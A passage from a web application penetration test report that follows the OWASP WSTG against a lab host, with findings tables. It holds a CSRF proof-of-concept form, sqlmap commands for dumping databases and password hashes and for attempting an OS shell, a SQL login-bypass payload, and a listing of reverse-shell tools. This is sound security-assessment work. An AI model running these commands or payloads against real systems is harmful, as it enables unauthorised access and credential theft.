<form action='http://192.168.1.10/userlogin.php' method='POST' name='CSRF'>
    <input type='hidden' name='user_email' value='hacklab@hacklab.com'>
    <input type='hidden' name='user_password' value='hacklab'>
    <input type='hidden' name='user_login' value=>
</form>

</body>
</html>
```

The document was saved as "csrf.html". The tester initiated an HTTP server using Python with the following command (ensuring that the terminal was running from the directory containing the csrf.html file):

```
python 3 -m http.server 80
```

The tester than navigated to the malicious web page within Mantra with the URL http://<attackingIpAddress>/csrf.html.

2.8.3.2 Results

The successful HTTP requests from the victim IP address were seen in the terminal running the Python HTTP server, as shown in Figure 2.73:

Figure 2.73: HTTP request to the tester's hosted web server.

The attack was successful – the web page displayed in Mantra was that of /customers/index.php (which could only be accessed by an authenticated user) and displayed the username of "hacklab@hacklab.com" in the top right-hand corner of the page.

2.8.4 WSTG-SESS-06 – Testing for Logout Functionality

This test served as an assessment of the logout functionality within the user interface, including an investigation into any account timeout functionality employed within the web application. This test was conducted entirely within an internet browser.

2.8.4.1 Procedure

The tester first logged into the web application using credentials known to be correct. The web application was then inspected to ascertain the answers to the following questions:

- Is a log out button present on all pages of the web application?
- Can the log out button be identified quickly by a user who wants to log out from the web application?
- After loading a page, is the log out button visible without scrolling?
- Is the log out button placed in an area of the page that is fixed in the view of the browser and not affected by scrolling of content?

Testing for a session time-out value was achieved simply by leaving an authenticated session undisturbed for a period greater than fifteen minutes. Lastly, an attempt was made to navigate directly to the page held at /customers/index.php after logging out of the test account and without repeating the login process.

2.8.4.2 Results

The answers to the prescribed questions are summarised in Table 2.49:

Table 2.49: Answers to the exemplar questions used for the testing process.

Question	Answer
Is a log out button present on all pages of the web application?	There were two – one displayed on the side bar of the web page, the other in the pop-up menu that results from clicking on the username in the top right corner.
Can the log out button be identified quickly by a user who wants to log out from the web application?	The word "Logout" could be seen clearly in the side bar of the web application.
After loading a page, is the log out button visible without scrolling?	The log out button could be seen immediately upon logging in to the /customers directory without the need to scroll.

Is the log out button placed in an area of the page that is fixed in the view of the browser and not affected by scrolling of content?	Only one page in the /customers directory contained enough content to enable scrolling. The side bar of the web application remained static during scrolling, ensuring the log out button remained visible.

There did not appear to be a session time-out in place – it was still possible to navigate around the /customers directory after a period of longer than fifteen minutes.

Attempting to navigate to the /customers/index.php after logging out was unsuccessful. The web application responded by redirecting the tester to the index.php hosted in the root directory of the web application.

2.8.5 WSTG-SESS-11 – Testing for Concurrent Sessions

The purpose of this test was to determine whether it was possible to log into the web application across multiple sessions at the same time. Furthermore, the test sought to determine whether cookies issued for one session could be used to authenticate against another session concurrently. The tools used to conduct this test are detailed in Table 2.50:

Table 2.50: Tools used for WSTG-SESS-11 testing.

Name of tool	Version
Mantra	18.0
Google Chrome	121.0.6167.185
Cookies Manager+ (Mantra Tool)	1.5.1.1
Cookie-Editor (Chrome extension)	1.12.2

2.8.5.1 Procedure

The tester first logged into the web application using credentials known to be correct in a Mantra window. The tester then logged into the web application using credentials known to be correct in a Google Chrome window. Once logged into both windows, the tester navigated around various pages in the authenticated area of the web application.

The contents from the cookie issued to the Google Chrome authenticated session were overwritten with the contents from the cookie issue to the authenticated Mantra session. This process is shown in Figures 2.70 – 2.75:

Figure 2.74: Cookies Manager+ plug-in within Mantra.

Figure 2.75: Cookie issued to Mantra on authentication.




Figure 2.76: Contents of SecretCookie cookie issued to the authenticated Mantra session.

Figure 2.77: Cookie-Editor extension in Google Chrome.




Figure 2.78: Contents of SecretCookie cookie issued to the authenticated Google Chrome session.




Figure 2.79: Contents of SecretCookie cookie issued to the authenticated Mantra session stored in Google Chrome.

The Google Chrome page was then refreshed.

2.8.5.2 Results

It was possible to log in to multiple sessions concurrently using the same account details. Furthermore, it was possible to duplicate the authenticated cookie contents in a secondary session and remain logged in.

2.8.6 Session Management Testing Results Summary

Figure 2.80 shows a summary of the vulnerabilities identified during the Session Management Testing stage, alongside their evaluated risk ratings.

WSTG-	Issue Name	Risk	CWE	Test Evidence
SESS-01	Cleartext storage of sensitive information in a cookie (username and password)	Moderate	CWE-315	OWASP ZAP proxy results
SESS-02	Sensitive cookie without "Httponly" flag (SecretCookie)	Moderate	CWE-1004	OWASP ZAP proxy results
SESS-05	CSRF	Moderate	CWE-352	Tester-hosted website initiating requests on user's behalf
SESS-06	Insufficient session expiration	Low	CWE-613	Lack of session time-out
SESS-11	Use of duplicate resources with duplicate identifier	Low	CWE-694	Use of copied cookie in concurrent sessions

Figure 2.80: Vulnerabilities identified during the Session Management Testing Phase.

2.9 Data Validation Testing

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Data Validation Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.51. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.52. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.53.

Table 2.51: Tests conducted during Data Validation Testing phase.

WSTG-ID	Test Name
INPV-01	Testing for Reflected Cross Site Scripting
INPV-02	Testing for Stored Cross Site Scripting
INPV-05	Testing for SQL Injection.

Table 2.52: Tests not conducted during Data Validation Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
INPV-03	Testing for HTTP Verb Tampering	Deprecated.
INPV-04	Testing for HTTP Parameter Pollution	No duplicate parameters found.
INPV-06	Testing for LDAP Injection	No LDAP present on hosting web server.
INPV-07	Testing for XML Injection	No XML components discovered.
INPV-08	Testing for SSI Injection	No SHTML files discovered.
INPV-09	Testing for XPath Injection	No XML components discovered.
INPV-10	Testing for IMAP SMTP Injection.	IMAP SMTP not implemented.
INPV-11	Testing for Code Injection	No applicable injection points discovered.
INPV-12	Testing for Command Injection	No applicable injection points discovered.
INPV-13	Testing for Format String Injection	No access to required source code.

INPV-14	Testing for Incubated Vulnerability	Results already provided by INPV-01/INPV-02 testing.
INPV-15	Testing for HTTP Splitting Smuggling	User input not used to generate HTTP headers.
INPV-16	Testing for HTTP Incoming Requests	Web application has been isolated for testing – no incoming requests other than from the tester.
INPV-17	Testing for Host Header Injections	Web server hosting only one web application.
INPV-18	Testing for Server-side Template Injection	No server-side templating technologies implemented.
INPV-19	Testing for Server-Side Request Forgery	No applicable injection points discovered.
INPV-20	Testing for Mass Assignment	No user input containing models accepted by web application.

Table 2.53: Tools used during Data Validation Testing phase and the tests they were used for.

Tool name	Test(s)
Mantra	INPV-01, INPV-02, INPV-05
ZAP	INPV-01, INPV-02, INPV-05
Sqlmap	INPV-05

2.9.1 WSTG-INPV-01 – Testing for Reflected Cross Site Scripting; WSTG-INPV-02 – Testing for Stored Cross Site Scripting

These two tests were grouped together as the procedure for both was identical. The purpose of the tests was to determine whether input supplied to the web application could be manipulated in such a way that output could be returned by the web application, either within the web page (stored cross site scripting) or on the client side (reflected cross site scripting). The tools used to complete this testing are detailed in Table 2.54:

Table 2.54: Tools used for WSTG-INPV-01 and WSTG-INPV-02 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.9.1.1 Procedure

Whilst using ZAP as a proxy for Mantra, the tester first logged into the web application using credentials known to be correct and then navigated around the /customers directory of the web page, making sure to make use of all the functionality available within the authenticated area of the web application.

Before ZAP could scan the web application for possible cross site scripting vulnerabilities, it was necessary to perform some configuration setup for the scan. The IP address was added to the default context using the right-click menu:




Figure 2.81: Setting a context in ZAP.

In order to allow ZAP to perform an authenticated scan against the web application, the credentials were added to context as an authentication method. This was achieved by right-clicking the specific POST request that had been sent by the browser when logging in to the web application and selecting Flag as Context > Default Context: Form-based Auth Login Request:




Figure 2.82: Setting the login credentials for the default context in ZAP.

Using the information shown in the POST request and response content, the tester set the Password Parameter to “user_password” and entered the term “successfully” as the regex pattern for ZAP to use as an indicator of a successful login:




Figure 2.83: Setting the login credential configuration.

Staying within the Session Properties dialog box, the tester navigated to the Users tab, and used the "Add" button to add the nominated user details:




Figure 2.84: Adding the user account details for the default context in ZAP.

A "User Name" was provided, and the known credentials added to the Username and Password fields, shown in Figure 2.85. The user was then added to the default context with the "Add" button and the configuration saved with the "OK" button in the main Session Properties dialog box.




Figure 2.85: Configuring the user account details for the default context in ZAP.

To finish configuring the scan, the tester utilised the right-click menu on the IP address representing the web application and selected Attack > Active Scan:




Figure 2.86: Initiating the Active Scan within ZAP.

The "hacklab" user was selected in the User field and the "Show Advanced Options" checkbox was enabled:




Figure 2.87: Configuring the Active Scan settings in ZAP.

In the Input Vectors tab, all the existing checked items were left unchanged. The tester also selected the following items:

- URL Path.
- HTTP Headers (and subsequently All Requests).
- Cookie Data.

The final configuration in the Input Vectors tab can be seen in Figure 2.88. The scan was initiated using the "Start Scan" button at the bottom of the Active Scan dialog box.




Figure 2.88: Configuring the Input Vector Active Scan settings in ZAP.

Once the scan was complete, the tester analysed the results in the Alerts pane of ZAP.

2.9.1.2 Results

ZAP found no evidence of any reflected or stored cross site scripting vulnerabilities within the web application.

2.9.2 WSTG-INPV-05 – Testing for SQL Injection

The purpose of this test was to identify potential SQL injection points. Furthermore, the testing process included an attempt to exploit any discovered injection points in order to assess the level of access possible through an injection attack. The tester tools used to conduct this test are listed in Table 2.55:

Table 2.55: Tools used for WSTG-INPV-05 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0
Sqlmap	1.6.7

2.9.2.1 Procedure

Whilst using ZAP as a proxy for Mantra, the tester first logged into the web application using credentials known to be correct. The HTTP POST login request was saved as a file for use with Sqlmap, using the Save Raw > Request > All option from the right-click menu in ZAP. This process was repeated with the following functionalities that accepted user input:

- Account Settings.
- Change password.
- Adding an item to the shopping cart.
- Register a new user.
- Admin login page.

The following command was executed from within a terminal (ensuring that the terminal was running from the directory containing the raw request file), where the `--batch` option was used to instruct Sqlmap to accept all of its script defaults:

```
sqlmap -r <filename> --batch
```

Furthermore, Sqlmap was utilised to test the GET request found when using the "Shop Now" function within the authenticated area of the web application with the following command:

```
sqlmap -u http:// customers/shop.php?id=1 --batch
```

As a proof of concept that any discovered injection points could be exploited, the tester made an attempt to extract details of the databases held on the server with the command below, where the `--dbs` option was used to instruct Sqlmap to enumerate the names of all databases found within the web application:

```
sqlmap -r userlogin.raw --dbs --batch
```

When attempting to ascertain the severity of discovered injections, the tester used the following commands to ascertain the user context that the database was running under (`--current-user` option), whether that user was a database administrator (`--is-dba` option), and whether a remote shell could be generated using the SQL injection (`--os-shell` option):

```
sqlmap -r userlogin.raw --current-user --batch

sqlmap -r userlogin.raw --is-dba --batch

sqlmap -r userlogin.raw --os-shell --batch
```

Finally, an attempt was made to enumerate the password hashes of all database users using the command below:

```
sqlmap -r userlogin.raw --passwords --batch
```

Both login forms found at userlogin.php and adminlogin.php were tested for potential authentication bypass using a SQL injection. The payload "`' OR 1=1 -` " was utilised for this test.

2.9.2.2 Results

Sqlmap found injection points in each of the POST requests the tester analysed. These are summarised in Table 2.56. The GET request for shop.php was not found to be vulnerable.

Table 2.56: Identified SQL injections.

PHP file name	Parameter name	SQL injection type
userlogin.php	user_email	Boolean-based blind
userlogin.php	user_email	Time-based blind
updatepassword.php	user_id	Boolean-based blind
updatepassword.php	user_id	Time-based blind
save_order.php	order_name	Time-based blind
settings.php	user_firstname	Time-based blind
register.php	ruser_email	Boolean-based blind

register.php	ruser_email	Time-based blind
adminlogin.php	admin_username	Time-based blind

A list of the database names enumerated can be found in Appendix G. The database was running under the user context of "root", which did have database administrator rights. Sqlmap was not successful in launching a remote shell.

The password hashes for two users (pma and root) were dumped from the database, but these were found to contain a null value, indicating a blank password for both users.

The tester was able to bypass authentication with the user login form by using a known username (hacklab@hacklab.com) and the chosen payload in the password field. The tester was able to bypass authentication with the administrator login form by using the chosen payload in the username field and arbitrary data in the password field, gaining access to administrator content that had not been discovered previously in the testing process.

These weaknesses were assessed in line with the matrix, with the exception those that resulted in the disclosure of administrator credentials, which was given a severity of "Critical".

2.9.3 Data Validation Testing Results Summary

Figure 2.89 shows a summary of the vulnerabilities identified during the Data Validation Testing stage, alongside their evaluated risk ratings.

WSTG-	Issue Name	Risk	CWE	Test Evidence
INPV-05	SQL injection (userlogin.php boolean-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (userlogin.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (updatepassword.php boolean-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (updatepassword.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (save_order.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (settings.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (register.php boolean-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (register.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (admin_login.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (userlogin.php authentication bypass)	High	CWE-89	Sqlmap results
INPV-05	SQL injection (admin_login.php authentication bypass)	High	CWE-89	Sqlmap results

Figure 2.89: Vulnerabilities identified during the Data Validation Testing Phase.

2.10 ERROR HANDLING

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Error Handling section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.57. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.58. No specific tools were used to complete the applicable test from this section of the WSTG.

Table 2.57: Details of the test conducted during Error Handling phase.

WSTG-ID	Test Name
ERRH-01	Testing for Improper Error Handling

Table 2.58: Details of the test not conducted during Error Handling phase and the reason it was disregarded.

WSTG-ID	Test Name	Reason not conducted
ERRH-02	Testing for Stack Traces	Deprecated.

2.10.1 WSTG-ERRH-01 – Testing for Improper Error Handling

The purpose of this test was to identify and analyse any existing error output. This test was conducted with an internet browser.

2.10.1.1 Procedure

The tester used a browser to attempt to navigate to a page that was non-existent. The example page used for this test was http://192.168.1.10/nosuchpage.

2.10.1.2 Results

The only information leakage discovered on the resulting page and its source code related to the HTTP server version, underlying OS, and PHP language in use, as shown in Figure 2.90:




Figure 2.90: Error page returned from the web application for non-existent pages.

The source code suggested that the email address for the webmaster (you@example.com) had not been changed from the default value provided during site setup. Furthermore, all the information captured on this page had already been discovered in previous tests.

2.10.2 Error Handling Results Summary

Figure 2.91 shows a summary of the vulnerability identified during the Error Handling stage, alongside its evaluated risk rating.

WSTG-	Issue Name	Risk	CWE	Test Evidence
ERRH-01	Exposure of sensitive system information to an unauthorised control sphere (underlying infrastructure information)	Low	CWE-497	Forced server error message

Figure 2.91: Vulnerabilities identified during the Error Handling Testing Phase.

2.11 CRYPTOGRAPHY

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Cryptography section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.59. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.60. No specific tools were used to complete the applicable tests from this section of the WSTG.

Table 2.59: Details of the test conducted during Cryptography phase.

WSTG-ID	Test Name
CRYP-03	Testing for Sensitive Information Sent via Unencrypted Channels

Table 2.60: Tests not conducted during Cryptography phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
CRYP-01	Testing for Weak Transport Layer Security	Web application had no SSL implementation.
CRYP-02	Testing for Padding Oracle	Web application had no encryption in place.
CRYP-04	Testing for Weak Encryption	Web application had no encryption in place.

2.11.1 WSTG-CRYP-03 – Testing for Sensitive Information Sent via Unencrypted Channels

The purpose of this test was to identify any sensitive information that was sent over unencrypted channels. No specific tooling was used to conduct this test.

2.11.1.1 Procedure

Knowing that all communications from the web application took place over unencrypted channels, the tester examined the results from previous tests to obtain the required data, paying particular attention to the presence of any of the following data types:

- Usernames.
- Passwords.
- Personally identifiable information.

2.11.1.2 Results

Any instances of sensitive information found sent over an unencrypted channel (HTTP) are listed in Table 2.61:

Table 2.61: Instances of sensitive information found in unencrypted (HTTP) traffic)

Channel	Data type(s)
POST request to register.php	Username, password.
POST request to updatepassword.php	Password, user ID.
POST request to userlogin.php	Username, password.
POST request to adminlogin.php	Username, password.
POST request to save_order.php	User ID.
POST request to settings.php	First name, last name, address, user ID.
Encoded contents of SecretCookie cookie	Username, password.

The tester determined that, whilst the contents of the SecretCookie cookie containing the username and password for the user were encoded, decoding them was a trivial matter and therefore this cannot be considered an "encrypted" method for transmitting sensitive information.

2.11.2 Cryptography Results Summary

Figure 2.92 shows a summary of the vulnerabilities identified during the Cryptography stage, alongside their evaluated risk ratings.

WSTG-	Issue Name	Risk	CWE	Test Evidence
CRYP-03	Cleartext transmission of sensitive information (save_order.php - user ID)	Moderate	CWE-319	OWASP ZAP proxy results
CRYP-03	Cleartext transmission of sensitive information (settings.php - user information)	Moderate	CWE-319	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (register.php)	Moderate	CWE-523	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (updatepassword.php)	Moderate	CWE-523	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (userlogin.php)	Moderate	CWE-523	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (adminlogin.php)	Moderate	CWE-523	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (SecretCookie contents)	Moderate	CWE-523	OWASP ZAP proxy results

Figure 2.92: Vulnerabilities identified during the Cryptography Testing Phase.

2.12 BUSINESS LOGIC TESTING

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Business Logic Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.62. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.63. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.64.

Table 2.62: Tests conducted during Business Logic Testing phase.

WSTG-ID	Test Name
BUSL-01	Test Business Logic Data Validation
BUSL-02	Test Ability to Forge Requests
BUSL-03	Test Integrity Checks
BUSL-08	Test Upload of Unexpected File Types
BUSL-09	Test Upload of Malicious Files

Table 2.63: Tests not conducted during Business Logic Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
BUSL-04	Test for Process Timing	No access to project documentation.
BUSL-05	Test Number of Times a Function Can Be Used Limits	No functions identified with usage or time limits.
BUSL-06	Testing for the Circumvention of Work Flows	No sequential workflows identified.
BUSL-07	Test Defences Against Application Misuse	Results already generated from other tests.
BUSL-08	Test Upload of Unexpected File Types	No access to project documentation.

Table 2.64: Tools used during Business Logic Testing phase and the tests they were used for.

Tool name	Test(s)
Mantra	BUSL-01, BUSL-02, BUSL-03
ZAP	BUSL-01, BUSL-02, BUSL-03
php-reverse-shell	BUSL-09
Netcat	BUSL-09

2.12.1 WSTG-BUSL-01 – Test Business Logic Data Validation

